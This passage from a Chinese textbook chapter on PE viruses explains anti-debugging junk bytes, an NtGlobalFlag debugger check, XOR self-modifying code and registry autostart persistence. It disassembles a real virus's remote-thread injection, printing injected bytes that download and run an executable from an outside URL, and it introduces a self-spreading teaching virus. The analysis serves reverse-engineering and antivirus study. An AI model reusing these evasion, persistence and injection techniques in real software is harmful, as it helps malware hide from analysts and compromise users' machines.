跳转到的位置仅仅是一个返回指令RETN，并没有做任何有意义的操作，所以说，call　notepadr.010109CA也是一条花指令。下面用汇编源代码完整地还原该部分花指令的构造方法：

```
Rubbish  proc
         Ret
Rubbish  endp
Start:
js       _ret
jns      _ret
db      0Ebh   ;添加的无用字节码，以混淆动态调试软件的反汇编代码
_ret:    call Rubbish
mov esi,dword ptr [esp+20]
```

定义的函数Rubbish没有做任何操作，是花指令；条件分支语句跳转到同一个位置，也是花指令；添加的无用字节码EB会被调试软件解释成指令语句，扰乱正常的调试过程。以上指令中，有用的指令只有最后一句（也就是加黑部分）。通过添加无用字节码EB，可以有效地阻碍调

试器的正常调试，使程序流程转向错误的业务逻辑。

23.1.2　反跟踪技术

通过在指令中添加无用的数据，可以造成调试器的误识，从而防止反病毒人员对病毒代码进行跟踪调试。在上面的例子中，数据EB即为垃圾指令，在代码段中插入这样的数据，很容易让调试器误识。看下面的例子：

```
0100F51B    8B7424 20      MOV ESI,DWORD PTR SS:[ESP+20]   ; kernel32.7C817077
0100F51F    E8 11000000     CALL notepadr.0100F535   ；注意跳转到的位置
0100F524    61              POPAD
0100F525    78 03           JS SHORT notepadr.0100F52A
0100F527    79 01           JNS SHORT notepadr.0100F52A
0100F529    EB 68           JMP SHORT notepadr.0100F593
0100F52B  ^ 79 E6           JNS SHORT notepadr.0100F513
0100F52D    0001            ADD BYTE PTR DS:[ECX],AL
0100F52F    C3              RETN
0100F530    78 03           JS SHORT notepadr.0100F535
0100F532    79 01           JNS SHORT notepadr.0100F535
0100F534    EB 59           JMP SHORT notepadr.0100F58F
0100F536    E8 12100000     CALL notepadr.0101054D
```

地址0x0100F51F处的指令为一个调用指令CALL notepadr.0100F535，可是大家却发现调试器真正反汇编出的代码中，该地址的字节码并不是指令，而是操作数，最大的元凶就是59前的垃圾数据EB。这主要是因为大部分的调试器多采用线性扫描算法，对代码中夹杂的垃圾数据并不进行全局范围的深入分析，这样就无法正确识别代码与数据，从而造成误识。将该字节EB更改为90后，59就由操作数变成了指令。以下是再次反汇编的结果：

```
0100F530    78 03           JS SHORT notepadr.0100F535
0100F532    79 01           JNS SHORT notepadr.0100F535
0100F534    90              nop
0100F535    59              POP ECX                  ; notepadr.0100F524
0100F536    E8 12100000     CALL notepadr.0101054D
```

还有比这更复杂一点的例子，看以下反汇编指令：

```
0100F572    03FA            ADD EDI,EDX
0100F574    E8 0F000000     CALL notepadr.0100F588
0100F579    47              INC EDI
0100F57A    65:74 50        JE SHORT notepadr.0100F5CD   ; 多余的前缀
0100F57D    72 6F           JB SHORT notepadr.0100F5EE
0100F57F    6341 64         ARPL WORD PTR DS:[ECX+64],AX
0100F582    64:72 65        JB SHORT notepadr.0100F5EA   ; 多余的前缀
0100F585    73 73           JNB SHORT notepadr.0100F5FA
0100F587    005E 33         ADD BYTE PTR DS:[ESI+33],BL
0100F58A    C9              LEAVE
```

相应的字节码为：

```
0000C770  8B 3B 03 FA E8 0F 00 00 00 47 65 74 50 72 6F 63  ;.....GetProc
0000C780  41 64 64 72 65 73 73 00 5E 33 C9 B1 0F FC F3 A6  Address^3.
0000C790  75 DA 8B F2 8B 5D 24 03 DE 0F B7 0C 43 8B 5D 1C  u]$...C].
```

可以看到，5E指令前的所谓垃圾指令00还不能被替换为其他值，因为它不仅是垃圾指令，还另有他用，它是函数名GetProcAddress的最后一个“\0”结尾字符。如果将该字节修改成90，则会影响程序运行，导致运行失败。从上面的分析可以看出，巧妙地利用一些编程技巧可以有效地减缓跟踪代码流程的进度，为逆向分析制造麻烦。假设病毒程序的设计者在病毒代码中加入对某段代码的运行时间的检测，通过判断运行时间值即可发现当前进程是否处于用户调试跟踪状态，从而采取更有效的措施结束调试或误导用户进入其他代码流程，这属于反调试的范畴。

23.1.3　反调试技术

反病毒工作的第一步是动态调试病毒程序流程，而病毒要做的则是反调试技术。病毒通过各种方法获取当前运行的进程状态，看病毒进程是否处于被调试状态，如果处在被调试状态，则执行破坏模块或者执行反调试程序。

以下是一个获取当前进程是否处于被调试状态的示例。该示例采用的主要方法是在操作系统记录的与当前线程或进程中查找与调试有关的信息。通过对本书9.1.4节的学习我们知道，操作系统中的每一个程序在运行时会维护一个主线程对应的TEB，即线程环境块，而该块中30h处指向了该线程所属的进程环境块PEB。在PEB偏移68h处有一个标志字NtGlobalFlags，这个标志字随着进程状态的不同而不同。以下是该标志字常用的值及常量符号定义：

```
FLG_STOP_ON_EXCEPTION                  0x00000001
FLG_SHOW_LDR_SNAPS                     0x00000002
FLG_DEBUG_INITIAL_COMMAND              0x00000004
FLG_STOP_ON_HUNG_GUI                   0x00000008
FLG_HEAP_ENABLE_TAIL_CHECK             0x00000010
FLG_HEAP_ENABLE_FREE_CHECK             0x00000020
FLG_HEAP_VALIDATE_PARAMETERS           0x00000040
FLG_HEAP_VALIDATE_ALL                  0x00000080
FLG_POOL_ENABLE_TAIL_CHECK             0x00000100
FLG_POOL_ENABLE_FREE_CHECK             0x00000200
FLG_POOL_ENABLE_TAGGING                0x00000400
FLG_HEAP_ENABLE_TAGGING                0x00000800
FLG_USER_STACK_TRACE_DB                0x00001000
FLG_KERNEL_STACK_TRACE_DB              0x00002000
FLG_MAINTAIN_OBJECT_TYPELIST           0x00004000
FLG_HEAP_ENABLE_TAG_BY_DLL             0x00008000
FLG_IGNORE_DEBUG_PRIV                  0x00010000
FLG_ENABLE_CSRDEBUG                    0x00020000
FLG_ENABLE_KDEBUG_SYMBOL_LOAD          0x00040000
FLG_DISABLE_PAGE_KERNEL_STACKS         0x00080000
FLG_HEAP_ENABLE_CALL_TRACING           0x00100000
FLG_HEAP_DISABLE_COALESCING            0x00200000
FLG_VALID_BITS 0x003FFFFF
FLG_ENABLE_CLOSE_EXCEPTION             0x00400000
FLG_ENABLE_EXCEPTION_LOGGING           0x00800000
FLG_ENABLE_HANDLE_TYPE_TAGGING         0x01000000
FLG_HEAP_PAGE_ALLOCS                   0x02000000
FLG_DEBUG_WINLOGON                     0x04000000
FLG_ENABLE_DBGPRINT_BUFFERING          0x08000000
FLG_EARLY_CRITICAL_SECTION_EVT         0x10000000
FLG_DISABLE_DLL_VERIFICATION           0x80000000
```

进程如果被调试程序创建，那么在加载映像期间，用户模式的代码在调用LdrpInitialize函数进行初始化时，会通过PEB.BeingDebugged字段的值来判断当前进程是否处在被调试阶段，如果被调试，则系统会将NtGlobalFlag的值设置为以下内容：

```
If(!NT_SUCCESS(st)){
If(Peb->BeingDebugged){
Peb->NtGlobalFlag|=FLG_HEAP_ENABLE_TAIL_CHECK|
```

```
FLG_HEAP_ENABLE_FREE_CHECK|
FLG_HEAP_VALIDATE_PARAMETERS ;
......
```

从以上所列代码可以看出，NtGlobalFlag的值被设置为当前值与三个标志相或的组合，最终NtGlobalFlag得到的结果是70h。通过该标志字就可以判断当前进程是否处在被调试状态，其实这种方法和直接通过字段Peb.BeingDebugged的值进行判断的效果是一样的。代码清单23-1的程序代码实现了上述方法。

代码清单23-1　反调试技术实例（chapter23\antidebug.asm）

```
;------------------------
;反调试技术测试
;戚利
;2011.3.2
;------------------------
.386
.model flat,stdcall
option casemap:none

include windows.inc
include user32.inc
includelib user32.lib
include kernel32.inc
includelib kernel32.lib

;数据段
.data
szText db "HelloWorldPE",0
szDebugged db"我正在被调试!",0
szNoDebugged db"没有被调试!",0

.code
start:
assume fs:nothing
;指向PDB(Process Database)
mov eax,fs:[30h] ;eax为TEB.ProcessEnvironmentBlock

mov eax,[eax+68h]
and eax,070h ;测试NtGlobalFlags
test eax,eax
jne @isDebugged

invoke MessageBox,NULL,addr szNoDebugged,\
NULL,MB_OK
jmp @ret

@isDebugged:
invoke MessageBox,NULL,addr szDebugged,\
NULL,MB_OK
@ret:
invoke ExitProcess,NULL

end start
```

以上所述只是根据系统记录信息判断进程是否被调试的一种方法，我们还可以通过诸如API函数（如函数IsDebuggerPresent）来判断进程是否处于被调试状态；还有的病毒则通过获取所有常用调试器的特征来判断当前进程是否处于被调试状态等。类似的技术也会随着人们对调试态与正常态下程序状态及相关信息存在的区别的了解的深入被越来越多地开发出来。

23.1.4　自修改技术

SMC（Self-Modifying　Code，代码的自修改）技术是指对要运行的代码预先进行加密，在运行时将代码在内存实施再解密还原的技术。通过这样的技术，可以实现简单的代码保护，不过这种技术加密的代码通过动态跟踪识别，很容易就能得到解密后的代码。以下是一个简单的例子：

```
......
mov eax,offset _encrptEnd
sub eax,offset _encrptStart
mov dwEncrptSize,eax
lea eax,_encrptStart
invoke _encrptIt,eax,dwEncrptSize
_encrptStart:
db 1eh,74h,1eh,74h,1ch,74h,44h,34h
db 74h,1eh,74h,9ch,73h,74h,74h,74h
_encrptEnd:
......
```

如上所示，程序运行时，会首先将_encrptStart开始的加密字节码还原。程序使用了最简单的加密算法XOR（异或算法），由于对一个数异或两次得到的还是这个数本身，所以加密和解密都可以只用一个函数。以下是该函数的详细定义：

```
;----------------------
;异或加密解密算法
;加密解密使用同一个函数
;----------------------
_encrptIt proc _lpSrc,_size
pushad
mov esi,_lpSrc
mov edi,_lpSrc
mov ecx,_size
loc1:
mov al,byte ptr [esi]
xor al,74h ;算法很简单，异或
mov byte ptr [edi],al
inc esi
inc edi
dec ecx
.if ecx!=0
jmp loc1
.endif
popad
ret
_encrptIt endp
```

函数_encrptIt将得到的字节与74h异或，作为加密后的字节存储，被加密的字节重新与74h异或则能得到最初的字节（即解密后的字

节）。经过解密以后的字节码被还原以后变成指令代码，如下黑体部分所示：

```
0040108D  |.  FF35 0D304000 PUSH DWORD PTR DS:[40300D]
00401093  |.  50            PUSH EAX
00401094  |.  E8 67FFFFFF   CALL smc.00401000
00401099  |.  6A 00         PUSH 0; /Style = MB_OK|MB_APPLMODAL
0040109B  |.  6A 00         PUSH 0 ; |Title = NULL
0040109D  |.  68 00304000   PUSH smc.00403000; |Text = "HelloWorldPE"
004010A2  |.  6A 00         PUSH 0        ; |hOwner = NULL
004010A4  |.  E8 07000000   CALL <JMP.&user32.MessageBoxA>; \MessageBoxA
......
```

解密完成后，程序指令指针会指向该部分数据的起始，然后运行刚解密的代码。

注意　由于加密是在内存的代码中进行，所以需要注意一点的是，在链接时要指定代码段属性为可读、可写、可运行，相关代码在随书文件chapter23\smc1.asm中。

23.1.5　注册表项保护技术

有些病毒为了获得控制权，并不感染PE文件通过宿主的运行进入内存，而是感染系统启动项，这些启动项包括（但不限于）以下所列：

HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows\load

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnceEX

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon

HKEY_LOCAL_MACHINE\System\ControlSet001\Session Manager

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Group Policy Objects\本地User\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run

病毒在注册表启动项中添加了引导自身启动的定义以后，为了防止被其他用户或者杀毒软件将其删除或修改，还必须时刻监视注册表的变化，随时修正这里的值，保证此处的值始终有效。以下是愤怒天使病毒代码中，通过一个线程回调函数来执行注册表监控操作的反汇编代码：

```
01010763    C8 000000       ENTER 0,0
01010767    8B5D 08         MOV EBX,DWORD PTR SS:[EBP+8]
0101076A    81EC 00010000   SUB ESP,100
01010770    8BFC            MOV EDI,ESP
01010772    E8 08000000     CALL notepadr.0101077F

0101077F    5E              POP ESI
01010780    68 00010000     PUSH 100
01010785    E8 04000000     CALL notepadr.0101078E

0101078E    58              POP EAX

0101078F    54              PUSH ESP
01010790    57              PUSH EDI
01010791    6A 00           PUSH 0
01010793    6A 00           PUSH 0
01010795    56              PUSH ESI    ; “Serverx”
01010796    53              PUSH EBX
01010797    FF10            CALL DWORD PTR DS:[EAX]  ; RegQueryValueExA
```

以上代码通过函数RegQueryValueExA在注册表中查找Serverx键，获取键值。函数原型如下：

```
LSTATUS RegQueryValueExA
(
HKEY hkey,
LPCSTR name, ;指定要查询的子键名
LPDWORD reserved,
LPDWORD type, ;返回键的类型
LPBYTE data, ;返回键的名称
LPDWORD count
)
```

接着往下看：

```
010107A3     58              POP EAX
010107A4     6A 00           PUSH 0
010107A6     6A 00           PUSH 0
010107A8     6A 04           PUSH 4
010107AA     6A 00           PUSH 0
010107AC     53              PUSH EBX
010107AD     FF10 CALL DWORD PTR DS:[EAX]  ; RegNotifyChangeKeyValue
```

通过调用函数RegNotifyChangeKeyValue跟踪注册表指定位置的值是否发生变化。函数原型如下：

```
LONG WINAPI RegNotifyChangeKeyValue(
HKEY hKey,
BOOL bWatchSubtree, ;要监视的子键
DWORD dwNotifyFilter, ;监视过滤器
HANDLE hEvent, ;事件
BOOL fAsynchronous
);
```

函数中各参数解释如下：

1）hKey：要监视的键的句柄，或者指定一个标准键名。

2）bWatchSubtree：TRUE（非0）表示监视子项以及指定的项。

3）dwNotifyFilter：下述常数的一个或多个：

REG_NOTIFY_CHANGE_NAME，侦测注册表项名称的变化，以及侦测注册表的创建和删除事件。

REG_NOTIFY_CHANGE_ATTRIBUTES，侦测属性的变化。

REG_NOTIFY_CHANGE_LAST_SET，侦测上一次修改时间的变化，该例中使用了这个常数。

REG_NOTIFY_CHANGE_SECURITY，侦测对安全特性的改动。

4）hEvent：一个事件的句柄。如fAsynchronus为FALSE，则这里的设置会被忽略。

5）fAsynchronus：如果为0，那么除非侦测到一个变化，否则函数不会返回。如果为其他值，则这个函数会立即返回，而且在发生变化时触发由hEvent参数指定的一个事件。该函数的调用示例如下：

```
RegNotifyChangeKeyValue(hreg,
TRUE,
REG_NOTIFY_CHANGE_LAST_SET,
mWatchReg,
TRUE) ;
```

接着往下看，以下代码是重设注册表项的值：

```
010107AF    E8 04000000     CALL notepadr.010107B8

010107B8    58              POP EAX
010107B9    68 00010000     PUSH 100
010107BE    57              PUSH EDI
010107BF    6A 01           PUSH 1
010107C1    6A 00           PUSH 0
010107C3    56              PUSH ESI
010107C4    53              PUSH EBX
010107C5    FF10   CALL DWORD PTR DS:[EAX]  ; RegSetValueExA 重设注册表项

010107C7  ^ EB D1           JMP SHORT notepadr.0101079A
0101079A    E8 04000000     CALL notepadr.010107A3  ; 跳回到回调函数的开始，死循环
```

如果发现注册表项被修改，则执行RegSetValueExA函数重设病毒代码预设的值。通过构造这样的一个死循环，然后将这个循环放入一个线程回调函数中，就实现了对注册表项的监视和修复操作。

23.1.6　进程保护技术

病毒程序要想在内存中长久地运行，必须有自己的生存之道，这涉及进程的保护技术。RING3下常见的进程保护大部分都是通过注册系统服务或远程线程注入（这项技术在13.1.4节讲过），或者通过HOOK一些API函数进行自我隐藏和保护。PE病毒的运行一般都依赖于宿主程序，它寄生到宿主程序中的意图很明显：不想让我活，你也别想活！以下节选自对愤怒天使病毒的分析，其基本思路为：

步骤1　随意找一个窗口。

步骤2　找到窗口的进程ID。

步骤3　使用PROCESS_VM_OPERATION|PROCESS_VM_WRITE|PROCESS_VM_READ标志打开该进程，得到该进程的HANDLE。

步骤4　使用VirtualAllocEx在该进程上分配适当大小的内存，得到一个地址。这个地址是远程进程的，通过mov指令直接修改该地址上的值是无效的。

步骤5　如果需要传递一些参数到远程进程，可以通过函数WriteProcessMemory在该内存上写一些内容。

步骤6　使用CreateRemoteThread在远程进程中创建线程，执行非法操作。从表面上看，这意味着“让好人做坏事”。

步骤7　关闭句柄。

步骤8　调用VritualFreeEx将上面的内存释放。

以下是病毒通过远程线程注入保护自己的代码分析部分：

```
0100FA9E    58                  POP EAX
0100FA9F    33C0                XOR EAX,EAX
0100FAA1    8986 FC000000       MOV DWORD PTR DS:[ESI+FC],EAX
0100FAA7    81EC 00010000       SUB ESP,100
0100FAAD    54                  PUSH ESP
0100FAAE    E8 8D060000      CALL notepadr.01010140 ; 该处是一个函数，有返回
```

返回了病毒程序的完整路径：

edi＝"C:\windows\system32\Serverx.exe"

```
0100FAB3    E8 00000000      CALL notepadr.0100FAB8

0100FAB8    5F               POP EDI
0100FAB9    8B46 44          MOV EAX,DWORD PTR DS:[ESI+44]  ; Sleep
0100FABC    8987 1F0D0000    MOV DWORD PTR DS:[EDI+D1F],EAX
0100FAC2    8B86 84000000    MOV EAX,DWORD PTR DS:[ESI+84]  ; GetSystemTime
0100FAC8    8987 360D0000    MOV DWORD PTR DS:[EDI+D36],EAX
0100FACE    8987 030E0000    MOV DWORD PTR DS:[EDI+E03],EAX
0100FAD4    8B86 F0000000    MOV EAX,DWORD PTR DS:[ESI+F0]  ;URLDownloadToFileA
0100FADA    8987 9A0D0000    MOV DWORD PTR DS:[EDI+D9A],EAX
0100FAE0    8987 580E0000    MOV DWORD PTR DS:[EDI+E58],EAX
0100FAE6    8B46 10          MOV EAX,DWORD PTR DS:[ESI+10]  ;WinExec
0100FAE9    8987 6C0E0000    MOV DWORD PTR DS:[EDI+E6C],EAX
0100FAEF    8B46 50          MOV EAX,DWORD PTR DS:[ESI+50]  ;OpenProcess
0100FAF2    8987 8F0E0000    MOV DWORD PTR DS:[EDI+E8F],EAX
0100FAF8    8B46 64          MOV EAX,DWORD PTR DS:[ESI+64]  ;WaitForSingleObject
0100FAFB    8987 AB0E0000    MOV DWORD PTR DS:[EDI+EAB],EAX
0100FB01    8B46 10          MOV EAX,DWORD PTR DS:[ESI+10]
0100FB04    8987 C60E0000    MOV DWORD PTR DS:[EDI+EC6],EAX
0100FB0A    8B46 48          MOV EAX,DWORD PTR DS:[ESI+48]  ;RegisterServiceProcess
```

注意，上面的函数地址并未获取到，在病毒里对此情况已经有所考虑。在Windows9x/2000中，每个应用程序都可以通过函数RegisterServiceProcess向系统申请注册成为一个服务进程，同时，通过这个函数注销其服务进程来结束这个服务进程的运行。如果一个进程注册为一个服务进程，通过Ctrl＋Alt＋Del就可以在任务列表里看见该进程的标题；而如果一个进程运行但没有向系统申请注册成为服务进程，那么就不会在任务列表里显示。愤怒天使病毒正是利用这个原理，使自身在运行时能在任务列表中实现隐藏。该函数存放于系统内核kernel32.dll中，具体声明如下：

```
DWORD RegisterServiceProcess(
DWORD dwProcessId,
DWORD dwType
);
```

其第一个参数指定为一个服务进程的进程标识，如果是0则注册当前的进程；第二个参数指出是注册还是注销当前的进程，其状态分别为RSP_SIMPLE_SERVICE和RSP_UNREGISTER_SERVICE。遗憾的是，该函数只存在于Windows　9x系统的kernel32.dll中，在NT中并不存在该函数。

```
0100FB0D    0BC0             OR EAX,EAX
0100FB0F    74 6F            JE SHORT notepadr.0100FB80

0100FB80    6A 00            PUSH 0
0100FB82    6A 00            PUSH 0
0100FB84    FF96 94000000    CALL DWORD PTR DS:[ESI+94]  ; FindWindowA
```

查找窗口句柄函数FindWindowA，其原型为：

```
HWND WINAPI FindWindow(
__in _opt LPCTSTR lpClassName,
__in _opt LPCTSTR lpWindowName
);
```

两个参数分别是窗口的类名和窗口标题名。如果全部为NULL，则匹配任何一个窗口。

eax的返回值0001008C指向的位置数据为Unicode字符：

```
"\Documents and Settings\Administrator\ApplicationData".
```

接着往下看：

```
0100FB8A    50              PUSH EAX
0100FB8B    54              PUSH ESP
0100FB8C    50              PUSH EAX
0100FB8D  FF9690000000    CALL DWORD PTR DS:[ESI+90]; GetWindowThreadProcessId
```

以上函数调用了GetWindowThreadProcessId，获取指定窗口所属的进程ID。原型为：

```
DWORD GetWindowThreadProcessId(
HWND hWnd,//窗口句柄
LPDWORD lpdwProcessId//返回进程ID
)
```

函数的功能：读取一个窗口的进程和线程ID，返回值是线程ID。

```
0100FB93    6A 00          PUSH 0
0100FB95    68 FF0F1F00    PUSH 1F0FFF
0100FB9A    FF56 50        CALL DWORD PTR DS:[ESI+50] ; OpenProcess
```

程序通过OpenProcess以不同的权限和用途打开一个已经存在的进程对象，函数原型：

```
HANDLE WINAPI OpenProcess(
__in DWORD dwDesiredAccess,
__in BOOL bInheritHandle,
__in DWORD dwProcessId
);
```

其中，dwDesiredAccess设置为PROCESS_ALL_ACCESS，即十六进制的1F0FFFh。

```
0100FB9D    0BC0          OR EAX,EAX
0100FB9F    74 6F         JE SHORT notepadr.0100FC10 ; 失败则跳转

0100FBA1    8BD8          MOV EBX,EAX
0100FBA3    6A 40         PUSH 40
0100FBA5    68 00100000   PUSH 1000
0100FBAA    68 00080000   PUSH 800
0100FBAF    6A 00         PUSH 0
0100FBB1    53            PUSH EBX
0100FBB2    FF56 68       CALL DWORD PTR DS:[ESI+68] ; VirtualAllocEx
0100FBB5    0BC0          OR EAX,EAX
0100FBB7    74 4B         JE SHORT notepadr.0100FC04
```

程序通过调用VirtualAllocEx在目标进程的内存中获取空间。函数原型为：

```
LPVOID VirtualAllocEx(
HANDLE hProcess,//申请内存所在的进程句柄
LPVOID lpAddress,//保留页面的内存地址；一般用NULL自动分配
SIZE_T  dwSize,//欲分配的内存大小，字节单位；注意实际分配的内存大小是页内存大小的整数倍
DWORD flAllocationType,
DWORD flProtect
);
```

在目标进程获取内存空间的主要目的是，想与目标进程进行数据结构的共享。当病毒有一些数据结构需要在目标进程操作时，必须将信息存放到目标进程的地址空间中。

```
0100FBB9    8BE8            MOV EBP,EAX
0100FBBB    8D97 160D0000   LEA EDX,DWORD PTR DS:[EDI+D16]
0100FBC1    50              PUSH EAX
0100FBC2    54              PUSH ESP
0100FBC3    68 BE010000     PUSH 1BE
0100FBC8    90              NOP
0100FBC9    52              PUSH EDX
0100FBCA    55              PUSH EBP
0100FBCB    53              PUSH EBX
0100FBCC    FF56 54         CALL DWORD PTR DS:[ESI+54]; WriteProcessMemory
```

通过函数WriteProcessMemory将数据写入目标进程地址空间。函数原型如下：

```
BOOL WINAPI WriteProcessMemory(
__in HANDLE hProcess,
__in LPVOID lpBaseAddress,
__in LPCVOID lpBuffer,
__in SIZE_T nSize,
__out SIZE_T*lpNumberOfBytesWritten
);
```

各参数解释如下：

1）hProcess：进程句柄。

2）lpBaseAddress：指向进程内存的基地址。

3）lpBuffer：缓冲区的指针，保存写入内容。

4）nSize：写入指定进程内存的字节数。

5）lpNumberOfBytesWritten：返回实际写入的字节数量。

病毒往目标进程空间写入的数据如下：

```
010107CE  C8 00 00 00 E8 04 00 00 00 46 24 80 7C 58 68 40  ?..?...F$€|Xh@
```

```
010107DE  1F 00 00 FF 10 81 EC 30 11 00 00 E8 04 00 00 00   ..┼侯0◀..?...
010107EE  6F 17 80 7C 58 54 FF 10 66 8B 44 24 06 81 C4 30   o┤€|XT┼f 婦$-佬0
010107FE  11 00 00 66 3D 1F 00 74 09 90 90 90 90 EB 59 90   ◀..f=.t.悖悖觧?
0101080E  90 90 E8 0E 00 00 00 43 3A 5C 73 65 74 75 70 78   悖?...C:\setupx
0101081E  2E 64 6C 6C 00 59 E8 23 00 00 00 68 74 74 70 3A   .dll.Y?...http:
0101082E  2F 2F 76 67 75 61 72 64 65 72 2E 39 31 69 2E 6E   //vguarder.91i.n
0101083E  65 74 2F 53 45 54 55 50 58 2E 45 58 45 00 58 E8   et/SETUPX.EXE.X?
0101084E  04 00 00 00 07 BD CB 75 5B 6A 00 6A 00 51 50 6A   ┘...•剩u[j.j.QPj
0101085E  00 FF 13 E9 B9 00 00 00 E8 20 00 00 00 D7 CB CB   .‼楅...?... 姿?
0101086E  CF 85 90 90 8E 86 8D 91 8E 89 87 91 CB 91 8E CB   蟦悖帵崙帀噾藨幩
0101087E  CB 90 CC DA CB CA CF C7 91 DB DE CB 00 5A 8B DA   藧腾藡舷捋尢.Z嬠
0101088E  B1 BF 64 67 FF 36 30 00 58 0F B6 40 02 0A C0 74   惫dg 60.X□禓┐.缞
0101089E  03 80 C1 02 80 3A 00 74 09 90 90 90 90 30 0A 42   └€?€:.t.悖悖0.B
010108AE  EB F2 81 EC 30 11 00 00 E8 04 00 00 00 6F 17 80   腧侯0◀..?...o┤€
010108BE  7C 58 54 FF 10 66 8B 44 24 04 66 3D 00 00 75 04   |XT┼f 婦$┘f=..u┘
010108CE  66 B8 07 00 66 05 30 00 88 43 0F 88 43 12 33 D2   f?.f|0.圕□圕↕3?
010108DE  66 8B 44 24 06 66 B9 0A 00 66 F7 F1 66 83 C2 30   f 婦$f?.f 麫f 兟0
010108EE  88 53 13 81 C4 30 11 00 00 E8 0E 00 00 00 43 3A   圫‼佬0◀..?...C:
010108FE  5C 73 65 74 75 70 78 2E 64 6C 6C 00 59 E8 04 00   \setupx.dll.Y?.
0101090E  00 00 07 BD CB 75 58 6A 00 6A 00 51 53 6A 00 FF   ..•剩uXj.j.QSj.
0101091E  10 E8 04 00 00 00 0D 25 86 7C 58 E8 0E 00 00 00   ┼?....%唡X?...
0101092E  43 3A 5C 73 65 74 75 70 78 2E 64 6C 6C 00 59 6A   C:\setupx.dll.Yj
0101093E  01 51 FF 10 E8 04 00 00 00 E9 09 83 7C 58 FF 75   ┌Q┼?...?閄 X u
0101094E  08 6A 00 68 FF 0F 1F 00 FF 10 0B C0 74 2C 8B D8   ◘j.h □.┼缞,嬝
0101095E  E8 04 00 00 00 30 25 80 7C 58 6A FF 53 FF 10 E8   ?...0%€|Xj S┼?
0101096E  00 00 00 00 59 83 C1 1A 90 90 90 E8 04 00 00 00   ....Y兞→悖悙┘...
0101097E  0D 25 86 7C 58 6A 01 51 FF 10 C9 C2 04 00         .%唡Xj┌Q┼陕┘.
```

从以上所示数据的ASCII码提示可以看出，这段代码是从非法网站http://vguarder.91i.net/SETUPX.EXE中下载与病毒运行有关的动态链接库文件。

```
0100FBCF    58              POP EAX
0100FBD0    3D BE010000     CMP EAX,1BE
0100FBD5    90              NOP
0100FBD6    75 2C           JNZ SHORT notepadr.0100FC04
0100FBD8    8BD4            MOV EDX,ESP
0100FBDA    8D8D BE010000   LEA ECX,DWORD PTR SS:[EBP+1BE]
0100FBE0    50              PUSH EAX
0100FBE1    54              PUSH ESP
0100FBE2    68 00040000     PUSH 400
0100FBE7    52              PUSH EDX
0100FBE8    51              PUSH ECX
0100FBE9    53              PUSH EBX
0100FBEA    FF56 54         CALL DWORD PTR DS:[ESI+54] ;WriteProcessMemory
0100FBED    FF56 4C         CALL DWORD PTR DS:[ESI+4C] ; GetCurrentProcessId
```

以上代码获得当前进程的ID号。

```
0100FBF0    54              PUSH ESP
0100FBF1    6A 00           PUSH 0
0100FBF3    50              PUSH EAX
0100FBF4    55              PUSH EBP      ; 00A40000，线程在其他进程的起始地址
0100FBF5    6A 00           PUSH 0
0100FBF7    6A 00           PUSH 0
0100FBF9    53              PUSH EBX

0100FBFA    FF56 58         CALL DWORD PTR DS:[ESI+58]  ; CreateRemoteThread
```

如以上代码所示，程序通过函数CreateRemoteThread将复制到其他进程的代码激活，也就是说，CreateRemoteThread可将线程创建在远程

进程中。

```
0100FBFD    8986 FC000000    MOV DWORD PTR DS:[ESI+FC],EAX
0100FC03    58               POP EAX
0100FC04    53               PUSH EBX
0100FC05    FF56 60          CALL DWORD PTR DS:[ESI+60]  ; CloseHandle
```

以上代码调用CloseHandle关闭打开的句柄。

```
0100FC08    68 F4010000      PUSH 1F4
0100FC0D    FF56 44          CALL DWORD PTR DS:[ESI+44] ; Sleep
0100FC10    CC               INT3
```

调用函数CloseHandle关闭使用OpenProcess打开的进程句柄。至此，病毒程序实现了在目标进程运行病毒代码的目的。用户要结束病毒代码，就需要通过复杂的技术，或者直接终止目标进程，通过这样的手段，为病毒代码的清理工作制造很大的麻烦，从而达到保护病毒代码不被轻易终止的目的。

以上介绍了几种常见的病毒保护自己的方式，以及避免被跟踪被调试的技术，下面来看病毒补丁程序的编写。

23.2　PE病毒补丁程序解析

本节的重点是分析PE病毒的补丁程序。在第一次运行时，将使用第17章介绍的补丁工具bind.asm实施附加病毒代码；当补丁程序被附加进目标PE文件后，再运行目标PE文件，由打了补丁的目标PE文件负责病毒的传播。

重要提示　以下将要叙述的这个程序已经具备了基本的传播特性，所以大家在测试时一定不能在系统目录或其他软件目录下运行。请在磁盘上新建一个目录，然后复制一些系统可执行程序进行测试，完成测试后删除即可。本程序在Windows XP SP3下测试通过。

23.2.1　病毒特征

首先来看PE病毒程序应具备的三个基本属性。

传统意义上的计算机病毒一般具有以下三个基本特征：破坏性、传播性、隐蔽性。这三个基本特征会在分析病毒程序的编写时逐一实现。

1.隐蔽性

本实例的病毒补丁程序寄生在正常的可执行文件中，在实施模拟破坏时（在磁盘上创建一个新目录）用户根本觉察不到。补丁程序在实施传播时，通过向进程所在当前目录中的PE文件打补丁的方式，实现病毒代码的传播，用户察觉不到。所以对用户来说，补丁程序的运行是透明的，具备隐蔽特性。

2.传播性

本实例的病毒补丁程序通过搜索目标PE目录下的所有可执行文件，对这些可执行文件进行补丁以实现传播。与前几章介绍的补丁工具bind.exe不同，本实例打补丁的代码已经附加进了PE文件里，不需要用户的参与，这意味着补丁程序本身具备补丁工具的功能。出于教学的目的，我们只是在目标PE文件所在的当前路径里进行传播；在现实生活中，大部分的病毒程序是不会放过Windows系统目录和System32目录的。真实的病毒甚至还会通过网络端口、电子邮件等更广的途径实现对病毒代码的传播。

3.破坏性

